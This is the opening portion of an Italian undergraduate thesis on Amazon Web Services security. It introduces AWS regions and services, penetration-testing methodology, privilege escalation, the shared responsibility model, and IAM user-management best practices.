Università degli Studi di Camerino

Scuola di Scienze e Tecnologie

Corso di Laurea in Informatica (Classe L-31)

AWS - Sicurezza del Cloud
Analisi dei principali sistemi di difesa nel Cloud AWS e uso di Exploitation Framework per testing su un account AWS

Laureando
Davide Parente

Matricola 105181

Relatore
Fausto Marcantoni

A.A. 2020/2021

Indice

Elenco dei codici

Elenco delle figure

Elenco delle tabelle

1. Abstract

AWS (Amazon Web Service) [1] nasce nel 2006 ed è una piattaforma cloud completa, utilizzata in tutto il mondo. Differisce dalle altre tipologie di clouding, perchè offre più di 200 servizi che riescono a soddisfare qualsiasi utente.
Mediante la console di AWS ogni cliente può usufruire di varie tipologie di servizi, tra cui la gestione dello storaging delle risorse e l'utilizzo dei servizi di machine learning. É possibile affermare, quindi, che il cloud di AWS offre molteplici servizi in grado di soddisfare gran parte, se non tutte, le necessità e i requisiti che ci si aspetta in una piattaforma cloud, rimanendo inoltre costantemente aggiornata e di conseguenza sicura.
Nell'immagine 1.1 si può visualizzare l'ampio insieme di ambiti, per i quali AWS mette a disposizione dei servizi:




Figura 1.1: Service AWS [1]

1.1 Motivazione

Ho scelto di sviluppare la mia tesi sulla sicurezza del clouding AWS per poter unire un argomento per il quale nutro un grande interesse, quale il funzionamento del clouding,

con un' altra mia passione, la sicurezza informatica. Inoltre, ritengo che le conoscenze acquisite durante l'elaborazione di questa tesi potranno essermi utili in futuro, anche in un contesto professionale.
Lo sviluppo e l'elaborazione della tesi saranno anche da stimolo per un possibile futuro ottenimento di certificazioni sul clouding AWS (come per esempio "AWS certified - Architect Solutions", tra le più richieste in ambito lavorativo).

1.2 Obiettivi

L'obiettivo principale di questo elaborato sarà quello di creare una raccolta di informazioni in termini di sicurezza per la piattaforma AWS.
Verranno analizzati alcuni servizi difensivi offerti dal clouding AWS , sia come infrastruttura interna che esterna. Sarà quindi effettuata una spiegazione preliminare dei ruoli e degli utenti specificando accessi limitati.

1.3 Struttura della Tesi

La tesi è stata sviluppata in quattro macro blocchi:

1. Una breve introduzione sul clouding AWS offrirà anche a persone al di fuori del settore una spiegazione dei concetti base, in modo da permettere la comprensione dei successivi argomenti.

2. Verrà trattata la sicurezza difensiva e saranno argomentati i principali servizi per la gestione dei log.

3. Verrà costruitruita un' infrastruttura AWS che permetterà di eseguire dei test sulla piattaforma.

4. Verranno analizzati i tools PACU, scour e ScoutSuite con un rispettivo test pratico.

5. Verranno discusse le conclusioni con un breve accenno a possibili pratiche migliorative per la gestione di un clouding AWS.

2. AWS - Introduzione

2.1 Global Infrastructure

AWS, Amazon Web Service, viene definita come una "Global Infrastructure" [1] per l'estensione in termini geografici del cloud di Amazon. Questa infrastuttura si divide in regioni e zone di disponibilità "Aviable Zone" (AZ), in tutto il mondo. AWS è in costante crescita, per cui vengono frequentemente aggiunte nuove regioni e viene aumentato il numero di AZ presenti in ognuna di esse.

Figura 2.1: Global Infrastucture [1]

2.1.1 Regioni AWS

Si può definire regione una singola locazione fisica dove i servizi Amazon AWS sono resi disponibili. Ogni Regione AWS consiste in una serie di zone di disponibilità isolate e fisicamente separate all'interno di un'area geografica. Ogni zona dispone di capacità di alimentazione, raffreddamento e sicurezza fisica proprie. É possibile gestire la regione di utilizzo tramite barra di navigazione, accedendo alla console AWS.




Figura 2.2: Regioni console

Nella figura 2.2 sono visibili le regioni dove attualmente gli utenti possono gestire la propria infrastruttura. Ogni regione ha un minimo di 3 zone di disponibiltà. Attualmente i servizi di AWS sono presenti in 25 regioni, mentre altre 6 regioni sono già state annunciate da Amazon (Australia, India, Indonesia, Israele, Spagna, Svizzera ed Emirati Arabi Uniti). Ogni regione gestirà un'infrastruttura a sé stante; nel caso venisse dichiarata un'istanza EC2 (Elastic Compute Cloud) nella regione Irlanda non sarà, ovviamente, presente a Londra. Le diverse regioni possono differire, oltre che in numero di AZ, anche in termini di costi. Mediante specifiche configurazioni è possibile replicare un'infrastruttura su un'altra regione in modo da permettere, nel caso di mancato funzionamento totale di una specifica regione, il servizio funzionante su un'altra.

2.1.2 Aviable Zone (AZ)

Le zone di disponibilità, "Aviable Zone", sono presenti in ciascuna regione e sono composte da 1 a 6 datacenter completamente ridondanti, sia per quanto riguarda l'alimentazione che per il networking. Ad oggi sono presenti 81 zone di disponibilità all'interno delle 25 regioni.
Nel caso in cui un datacenter andasse in crash, essendo il servizio ridondante, il danno non si ripercuoterebbe sugli altri.
Il principale vantaggio delle AZ è la loro alta affidabilità: è possibile replicare i dati di una zona su un'altra in maniera totalmente **sincrona**, così da poter assicurare che in caso di problemi o malfunzionamenti i dati rimarebbero disponibili nelle altre zone, senza generare alcun tipo di disservizio.

Figura 2.3: Esempio di Regione con Zone di disponibilità [1]

Per poter visualizzare la mappa generale delle regioni e delle rispettive zone di disponibilità in costante aggiornamento valersi dell'opportuno riferimento alla pagina ufficiale:[2].

2.2 Servizi AWS

In questa sezione verranno brevemente introdotti i principali servizi offerti da Amazon AWS, necessari per la comprensione dei capitoli successivi:

- Amazon EC2 (Elastic Compute Cloud) è il principale servizio nell'ecosistema dei servizi di calcolo, che ci permette di usare diverse tipologie di server virtuali, chiamate istanze. Ogni utente ha la possibilità di creare la propria istanza ad hoc in base alle proprie esigenze. É possibile definire, oltre alle caratteristiche hardware della macchina, anche la rete di appartenenza ed eventuali gruppi di sicurezza con determinate limitazioni. L'uso delle istanze è un punto fondamentale per il clouding AWS, poichè mediante altri servizi (ad esempio Elastic Auto Scaling), tramite delle regole da noi definite, è possibile creare altre istanze per gestire il carico. In un caso del genere, risulterebbe utile anche l'utilizzo del servizio AWS Load Balancer, risorsa con la quale si possono bilanciare le richieste ricevute dalle istanze, suddividendole. La creazione di un'istanza richiede solo alcuni minuti.
  Amazon Imagine Machine, AMI, può essere immaginato come un Template necessario per lanciare un'istanza EC2 (Elastic Compute Cloud), che può contenere al suo interno un sistema operativo con funzionalità aggiuntive rispetto al sistema operativo e le informazioni necessarie per il lancio dell'istanza EC2.

Figura 2.4: Esempio di AMI

Nel marketplace è visibile una grande quantità di immagini: sarà possibile anche crearne di personalizzate, che prenderanno il nome di "My AMIs".
É possibile scegliere di avviare istanze con AMI già predefinite, come il Web Server, in modo che l'istanza possa hostare sin da subito una pagina web.

Figura 2.5: Esempio di un AMI che può funzionare come un webserver

- "Amazon Lambda" è un servizio che può essere richiamato da alcune specifiche policy; esegue del codice creato e impostato dall'amministratore della rete, senza dover configurare server o altri elementi infrastrutturali.

- "Amazon S3" è un servizio di storage che salva un volume di dati illimitato in specifici contenitori, detti bucket. Per salvare un oggetto bisognerà prima avere a disposizione un bucket, il quale offre una semplice gestione mediante interfaccia grafica. Al suo interno è possibile salvare una quantità di oggetti tendente ad infinito. Ogni bucket deve essere gestito in termini di permessi, definendo i possibili accessi degli utenti, ma in generale viene consigliato di lasciare il setting a privato, altrimenti mediante URL sarebbe possibile visionare l'elemento del bucket direttamente da AWS.

- VPC ("Virtual Private Cloud") è un servizio di networking che permette di creare e gestire la rete all'interno della nostra infrastruttura nel cloud. In altri termini, è possibile **isolare logicamente** una porzione di cloud.
  Viene data la possibilità di usare un determinato spazio di indirizzamento e di dividerlo in sottoreti e gestirne le tabelle di routing, composte da regole che permetteranno di accettare il traffico sulla sottorete. Il traffico di rete non esplicitamente specificato come consentito verrà direttamente bloccato. Un possibile utilizzo del servizio è l'inserimento in una struttura three tier, dove il Database non può avere accessi esterni; pertanto deve trovarsi in una sottorete privata in modo tale da non permettere agli utenti non autorizzati di accedervi.

- "Billing" è un servizio finanziario che permette di verificare le proprie spese e ottimizzare le uscite. Consente di far interagire questo servizio con altri che offrono la possibilità di impostare dei limiti di spesa o di notifica in caso di spese troppo elevate.

- Amazon SNS ("Simple Notification Service") è un servizio di messaggistica di Amazon, che permette ad un amministratore di rete di inviare notifiche mediante email o SMS, rispetto a specifiche condizioni. Il servizio si integra alla perfezione con altri, come CloudWatch, grazie al quale è possibile notificare l'utente analizzando l'utilizzo della CPU, nel caso in cui quest'ultima raggiungesse una certa soglia identificata.

- Amazon RDS ("Amazon Relational Database Service") è un servizio che offre la gestione di un database di tipo relazionale. Il principale vantaggio di questo servizio è il suo costante aggiornamento, per cui l'amministratore di database non dovrà occuparsi di fare alcuna patch di sicurezza ne aggiornamenti vari. Questo servizio, inoltre, offre supporto per i maggiori database sul mercato. RDS riduce senza dubbio il carico di lavoro ai sistemisti e ai DBA, tuttavia non viene dato l'accesso al sistema operativo dove è ospitato il DB: pertanto non si hanno

i permessi necessari per fare modifiche a livello di sistema operativo e non è possibile ottenere privilegi di "superuser" nel DB.

3. Introduzione Sicurezza

In questo capitolo verrà spiegato cos'è il "penetration test" e qual è l'attacco informatico più pericoloso per un sistema clouding come AWS, il "privilage escalation", dove risulta fondamentale una suddivisione appropriata delle responsabilità degli utenti. Infine, verranno esposte le principali tecniche per la sicurezza del clouding AWS.

3.1 Penetration Test

Il "penetration testing" [3] è una metodologia di testing dove i valutatori, utilizzando tutta la documentazione a loro disposizione (ad es. progettazione del sistema, codice sorgente, manuali) e lavorando sotto vincoli specifici, tentano di aggirare le caratteristiche di sicurezza di un sistema informativo. Questi test hanno come obiettivo quello di individuare eventuali debolezze della piattaforma, fornendo il maggior numero di informazioni possibili sulle vulnerabilità presenti. Il "penetration testing" è considerato una misura di sicurezza pro-attiva, proprio perché cerca di evidenziare mediante dei report le possibili problematiche e falle presenti, in modo da prevenire degli attacchi informatici. I principali obiettivi del "pentesting" sono:

- Identificare un sistema hackerabile;
- Cercare di hackerare questo sistema;
- Ottenere una violazione dei dati specifici;

Il processo di pentesting generalemente è il seguente [4]:

1. Preparazione: questa fase dipende dall'azienda, che potrebbe o meno avere già un'idea chiara di ciò che deve essere analizzato. Questa fase può risultare semplificata nel caso in cui venga definito a priori un "vulnerability assessment", ovvero un documento che identifica le possibili vulnerabilità da testare.

2. Costruzione di un piano di attacco: qui vengono valutate le tipologie di attacco che devono essere analizzate, per poter formare un team di tester adatto. Durante questa fase è cruciale definire il tipo di accesso che il tester ha sull'infrastruttura o sistema da analizzare.

3. Selezionare un team: il successo di un'analisi sulla sicurezza si basa sulle competenze di ogni membro del un gruppo. Essendo vaste le tipologie di vulnerabilità identificabili, ogni professionista deve avere delle peculiarità (basti pensare alla differenza tra eseguire un XSS scripting rispetto a un tentativo di bufferoverflow).

4. Determinare la tipologia dei dati rubati: vengono definite le tipologie di dati che potrebbero essere rubati o danneggiati durante l'attacco informatico e viene valutato il livello di criticità.

5. Eseguire il test: è la fase principale dell'intero processo, dove viene eseguito il test utilizzando le risorse a disposizione e dove vengono valutate delle eventuali vulnerabilità.

6. Integrare i risultati al report: il report viene completato con risultati ottenuti sia dall'analisi iniziale sia dai test sulla sicurezza eseguiti.

L'analisi di pentesting può essere eseguita seguendo diverse tecniche [5]:

- White Box: l'utente che svolgerà l'attività di pentesting avrà tutte le informazioni necessarie a disposizione (es. codice sorgente, schema infrastruttura , tipologia dispositivi, ecc.)

- Grey Box: l'utente che svolgerà l'attività di pentesting ha una conoscenza parziale della situazione. Si focalizzerà sulle aree di cui si hanno maggiori informazioni.

- Black Box: letteralmente a scatola chiusa, consiste in un'analisi eseguita senza avere alcun dato sull'infrastruttura da testare. Come un vero hacker, non si conoscono i sistemi di difesa adottati o il codice sorgente a priori, e si procede quindi alla cieca. Questa fase richiede molto più tempo perché deve essere fatta anche un'analisi del sistema.

Il risultato finale di questo procedimento è la generazione di un report che possa definire al meglio lo stato di sicurezza di un'infrastruttura. É ovviamente consigliato eseguire in maniera frequente esami di pentesting: basti pensare alla frequenza con la quale vengono effettuati aggiornamenti rispetto, per esempio, a framework o plugin che possono essere utilizzati da applicazioni.
La fase di pentesting può essere rappresentata in diversi scenari [5]:

- External Testing (Penetration Test esterni): sono test che solitamente adottano un approccio di tipo Black Box. L'obiettivo è capire se un malintenzionato può effettivamente introdursi nel sistema e quanto a fondo può arrivare.

- Internal Testing (Penetration Test interni): sono test eseguiti da una persona appartenente all'azienda e servono per capire l'impatto e i rischi di un eventuale attacco interno. Viene ricreata un'intrusione condotta da un dipendente o da qualcuno che è illecitamente in possesso di password e dati di accesso e si analizzano le conseguenze, individuando eventuali falle nelle politiche di sicurezza aziendale riservate al personale.

- Targeted Testing: sono test eseguiti da consulenti esterni, generalmente ethical hacker, insieme al personale IT interno all'azienda. Hanno uno scopo principalmente formativo e servono per mostrare ai tecnici informatici qual è il modus operandi di un ipotetico malintenzionato e qual è la prospettiva adottata durante l'attacco.

- Blind Testing: sono test che si affidano totalmente all'approccio di tipo Black Box e vengono eseguiti avendo come unica informazione il nome dell'azienda. Essendo molto realistici, richiedono tempistiche lunghe e sono più costosi.

- Double Blind Testing: a differenza del Blind Test, in questo caso il reparto IT dell'azienda non è a conoscenza della simulazione. Il tester effettuerà quindi un attacco assolutamente realistico per verificare non solo il livello di sicurezza del sistema, ma anche la preparazione e la capacità di reazione del personale tecnico.

3.2 Privilege Escalation

Il privilege escalation è lo sfruttamento di una vulnerabilità rispetto alla nostra applicazione, che permette di usare o accedere a funzionalità riservate ad utenti con permessi maggiori dei nostri.
Si può verificare in due forme:

- Verticale: quando un utente con permessi "inferiori" riesce ad usare permessi di utenti superiori, come per esempio quelli di un amministratore.

- Orizzontale: quando un utente normale accede a funzioni o contenuti riservati ad un altro utente normale del servizio.




Figura 3.1: Privilege Escalation verticale [6]

Nell'immagine in figura 3.1 è rappresentata un'escalation di una macchina. Un possibile scenario d'esempio è quello in cui un utente con accesso "standard" prova ad ottenere l'accesso da admin.
Pacu, tool che verrà analizzato più in dettaglio nel capitolo 6, si basa principalmente nella ricerca di malconfigurazioni, partendo da un utente loggato. Quindi l'analisi offensiva verrà fatta da un utente che possiede dei permessi minimi.

3.3 Sicurezza Clouding AWS

La sicurezza e la conformità del cloud sono una resposabilità condivisa tra AWS e il cliente. AWS gestisce e controlla i componenti del sistema operativo host e il livello di virtualizzazione e la sicurezza fisica della nostra infrastruttura, come ad esempio la corretta temperatura delle macchine. Il cliente si assume la responsabilità e la gestione del sistema operativo guest (fare aggiornamenti e patch di sicurezza) e della configurazione del firewall del gruppo di sicurezza (security group) fornito da AWS [7].




Figura 3.2: Modello Responsabilità condivise [7]

- Responsabilità di AWS "Sicurezza del cloud": AWS si occupa di proteggere l'infrastruttura globale su cui vengono eseguiti tutti i servizi offerti dal cloud AWS. L'infrastruttura è formata dai componenti hardware e software e dalle reti e dalle strutture che eseguono i servizi Cloud AWS.
- Responsabilità del cliente "Sicurezza nel cloud": i clienti sono responsabili per tutte le operazioni di configurazione dei servizi da loro scelti. Usufruendo di uno specifico servizio, saranno loro a impostare le visibilità degli accessi. Ad esempio, Amazon Elastic Compute Cloud (Amazon EC2), richiede che il cliente esegua configurazioni e gestioni della sicurezza, diversamente da servizi astratti come Amazon S3 e Amazon DynamoDB, dove AWS opera a livello dell'infrastruttura, del sistema operativo e delle piattaforme. AWS spesso indica al cliente possibili falle che potrebbero generarsi in termini di sicurezza: quando, ad esempio, un utente tenta di impostare la visibilità di un bucket S3 a "pubblico", Amazon lo solleciterà a non farlo prima di confermare l'azione.




Figura 3.3: Fase Caricamento S3 Bucket

Il cliente è, inoltre, il responsabile di eventuali chiavi di crittografia e di possibili aggiornamenti. Il cliente è anche responsabile di applicazioni che mette a disposizione; se il sito web hostato è vulnerabile ad un SQL Injection, AWS non è ritenuto responsabile di questa criticità.

Nel dettaglio si riportano i controlli che devono essere effettuati dalle due parti:

- **Controlli ereditati**: Controlli che un cliente eredita totalmente da AWS. Questi controlli sono quelli fisici e ambientali; infatti sarà Amazon a gestirli totalmente e l'utente finale li erediterà direttamente.

- **Controlli condivisi**: Controlli che si applicano, in contesti separati, sia per AWS che per il cliente. In un controllo condiviso, AWS fornisce i requisiti per l'infrastruttura e il cliente deve fornire la propria implementazione dei controlli nell'ambito del suo uso dei servizi AWS. Alcuni prodotti come esempio:
  Gestione patch – AWS è responsabile delle patch e della risoluzione dei problemi dell'infrastruttura, ma i clienti sono responsabili delle patch per i propri sistemi operativi guest e le proprie applicazioni; l'aggiornamento deve partire dal cliente che potrà trovare le informazioni necesserie, nel caso di patch di sicurezza, su `https://aws.amazon.com/it/security/security-bulletins/`. Quando viene riscontrata una vulnerabilità che può intaccare i servizi offerti, vengono subito forniti pratiche e consigli su come agire.
  Gestione della configurazione – AWS mantiene la configurazione dei dispositivi della propria infrastruttura, ma un cliente è responsabile delle configurazioni di questi dispositivi (IAM, scelta macchina e spazio , ecc.).

- **Consapevolezza e formazione** – AWS si occupa della formazione dei dipendenti AWS, mentre un cliente deve occuparsi della formazione dei propri dipendenti. É possibile assegnare dei ruoli o crearli ad hoc per gestire gli utenti che devono accedere al cloud AWS.

4. AWS - Principali Servizi di Sicurezza

Prima di analizzare la sicurezza del clouding AWS da un lato offensivo, verranno esplorate le principali tecniche difensive che un admin può sfruttare. Le eventuali vulnerabilità riscontrabili in un'infrastruttura AWS sono generate da errori di malconfigurazione dell'utente. Di conseguenza, i tool offensivi che verranno analizzati sono basati prevalentemente su un possibile attacco che sfrutta errori di malconfigurazione. In questo capitolo vengono analizzate alcune best-practices per la creazione di un'infrastruttura sicura.

4.1 IAM Identify Access Management

"AWS Identity and Access Management" consente di controllare in modo sicuro l'accesso individuale e di gruppo alle risorse AWS. Utilizzando IAM è possibile creare e gestire utenti, gruppi e autorizzazioni per gli utenti AWS per i rispettivi servizi.
Questo servizio permette il pieno e granulare controllo su autorizzazioni e autenticazioni.
É possibile accedere al servizio IAM tramite:

- AWS Management Console: la console è un'interfaccia basata sul browser per gestire le risorse IAM e AWS.
- CLI (Console Line Interface): può risultare più veloce e semplice rispetto all'uso della console.
- SDK AWS: gli SDK rappresentano un sistema molto comodo per creare un accesso programmatico a IAM e AWS. Sono costituiti da librerie e codice di esempio per vari linguaggi e piattaforme.
- API: possibilità di accedere a IAM e ad AWS usando API HTTPS IAM. L'uso delle API HTTPS include le credenziali come firma.

Le principali caratteristiche del servizio IAM sono [8]:

- Accesso condiviso ad un account AWS: possibilità di creare più utenti con credenziali personali, senza la necessità di condividere password o accessi. Un amministratore può creare l'utente impostando una password temporanea, che al primo accesso all'account verrà modificata dal proprietario.
- Autorizzazioni granulari: alla creazione di un utente si possono concedere diversi tipi di autorizzazioni, in base a cosa l'utente deve fare. Esempio: assegnare solo il permesso di gestire il bucket S3.

Figura 4.1: Consigli Sicurezza abilitare MFA

- Accesso sicuro alle risorse AWS per applicazioni che funzionano su Amazon EC2.
- Possibilità di abilitare MFA.
- Consentire ad utenti con password in altre piattaforme, ad esempio con autenticazione da account gmail, di ottenere accesso all'account AWS.
- Informazioni d'identità per la sicurezza: con il sostegno del servizio AWS CloudTrail si riceveranno informazioni su quale utente IAM ha usato una determinata risorsa.
- Conformità PCI DSS: supporta l'elaborazione, storage di dati di carte di credito ed è conforme allo standard Payment Card Industry Data Security Standard.
- Integrato con molti servizi AWS.
- Servizio consistente.
- Servizio gratuito, non ha costi aggiuntivi.

Best-practices per il servizio IAM [9]:

- Non usare l'account root a meno che non sia necessario. Dopo aver creato un account AWS è consigliato creare un nuovo utente con permessi da amministratore da utilizzare al posto dell'account Root. Per la creazione della propria infrastruttura è raccomandato usare un account amministratore, che avrà gli stessi permessi dell'account root, fuorché la visibilità del servizio Billing (servizio per gestire le spese) ed altre funzionalità visibili al link `https://docs.aws.amazon.com/it_it/general/latest/gr/root-vs-iam.html` .
- Creare utenti IAM individuali che non vanno condivisi con nessuno. Ciascun utente dovrà avere credenziali singole. Nel caso in cui uno o più utenti debbano possedere uno stesso privilegio, dovranno essere istanziate le corrette policy ed assegnati più utenti a quell'insieme di regole. Avere account distinti servirà anche per localizzare un possibile errore di un utente, mediante gli appositi file di log.
- Creare delle policy di gestione delle password efficaci.
- Abilitare la Multi Factor Authentication sopratutto se si tratta di un account amministratore o root.
- Fornire ad ogni utente i permessi necessari per svolgere il proprio lavoro. Cercare di evitare configurazioni frettolose, con cui vengono dati permessi amministrativi a tutti per accelerare le procedure.
- Abilitare il monitoraggio tramite il servizio CloudTrail, mediante il quale è possibile registrare e salvare ogni accesso effettuato da ciascun utente.
- Modificare le credenziali di accesso periodicamente.
- Rimuovere credenziali inutili, ad esempio utenti che non hanno più accessi.

4.1.1 Utenti

Il servizio IAM dà la possibilità di creare all'interno del proprio account singoli utenti IAM che corrispondono agli utenti dell'organizzazione. Gli utenti IAM non sono account separati, ma utenti all'interno dello stesso account. Un utente può essere sia un'entità fisica sia un'applicazione che richiede l'accesso ad un determinato servizio.
Al momento della creazione, l'utente, non disporrà di alcuna autorizzazione ed è perciò consigliato di associargli solo i permessi strettamente necessari.

La prima distinzione da definire riguarda le tipologie di utente e il tipo di autenticazione che possono eseguire:

- Gestione utente standard: è possibile gestire ogni singolo aspetto dalla sicurezza di un utente quali le chiavi di accesso, password, MFA.
- Gestione utente federato: è possibile integrare il servizio di autenticazione degli utenti con quello già presente e renderlo operativo a livello aziendale. I servizi come AWS Directory Service for Active Directory permettono lo scambio di identità attraverso degli "identity provider" esterni come appunto Microsoft Active Directory oppure anche mediante Facebook o account Google.

Se gli utenti di una specifica organizzazione dispongono già di una modalità per essere autenticati, ad esempio tramite l'accesso alla rete aziendale, non è necessario creare utenti IAM separate, ma sarà sufficiente eseguire la federazione delle loro identità utente in AWS. Per permettere l'autenticazione degli utenti con account aziendale è perciò possibile usare il servizio SAML, uno standard di federazione aperto, che consente a un provider di identità (IdP) di autenticare gli utenti e passare le relative informazioni sull'identità e sulla sicurezza a un provider di servizi [10].

Un utente appena creato non ha alcun permesso esplicito associato, perciò è necessario creare una policy IAM ed associarla a quest'ultima, per far sì che possa svolgere le proprie mansioni.
Inoltre, esistono varie tipologie di "autenticazione sicura" in base al servizio AWS che si sta utilizzando:

- Mail e password: relativi all'account root.
- Username e password IAM: per accedere alla console AWS.
- Chiavi di accesso: utilizzate tramite CLI, API o SDK.
- Key pair: utilizzate per accedere alle istanze EC2.
- Autenticazione a più fattori (MFA): fornisce un livello di sicurezza aggiuntivo ed è consigliata abilitarla sopratutto sull'account root.

Amazon permette di usare anche delle **credenziali temporanee**.

Procedura per creare un nuovo utente da console:

1. Accedere Console IAM e scegliere l'opzione aggiungi utente.
2. Da questa schermata si avrà la possibilità di aggiungere uno o più utenti. Accesso programmatico: quando l'utente ha necessità di effettuare chiamate API o utilizzare l'AWS CLI o Tools for Windows PowerShell. In tal caso verranno creati un

ID chiave di accesso e la chiave di accesso segreta.
Accesso alla console di gestione AWS, quando l'utente ha la necessità di autenticarsi dal browser. In tal caso sarà possibile assegnare una password provvisoria creata dall'amministratore o autogenerata che potrà essere reimpostata al primo accesso.




Figura 4.2: Add User

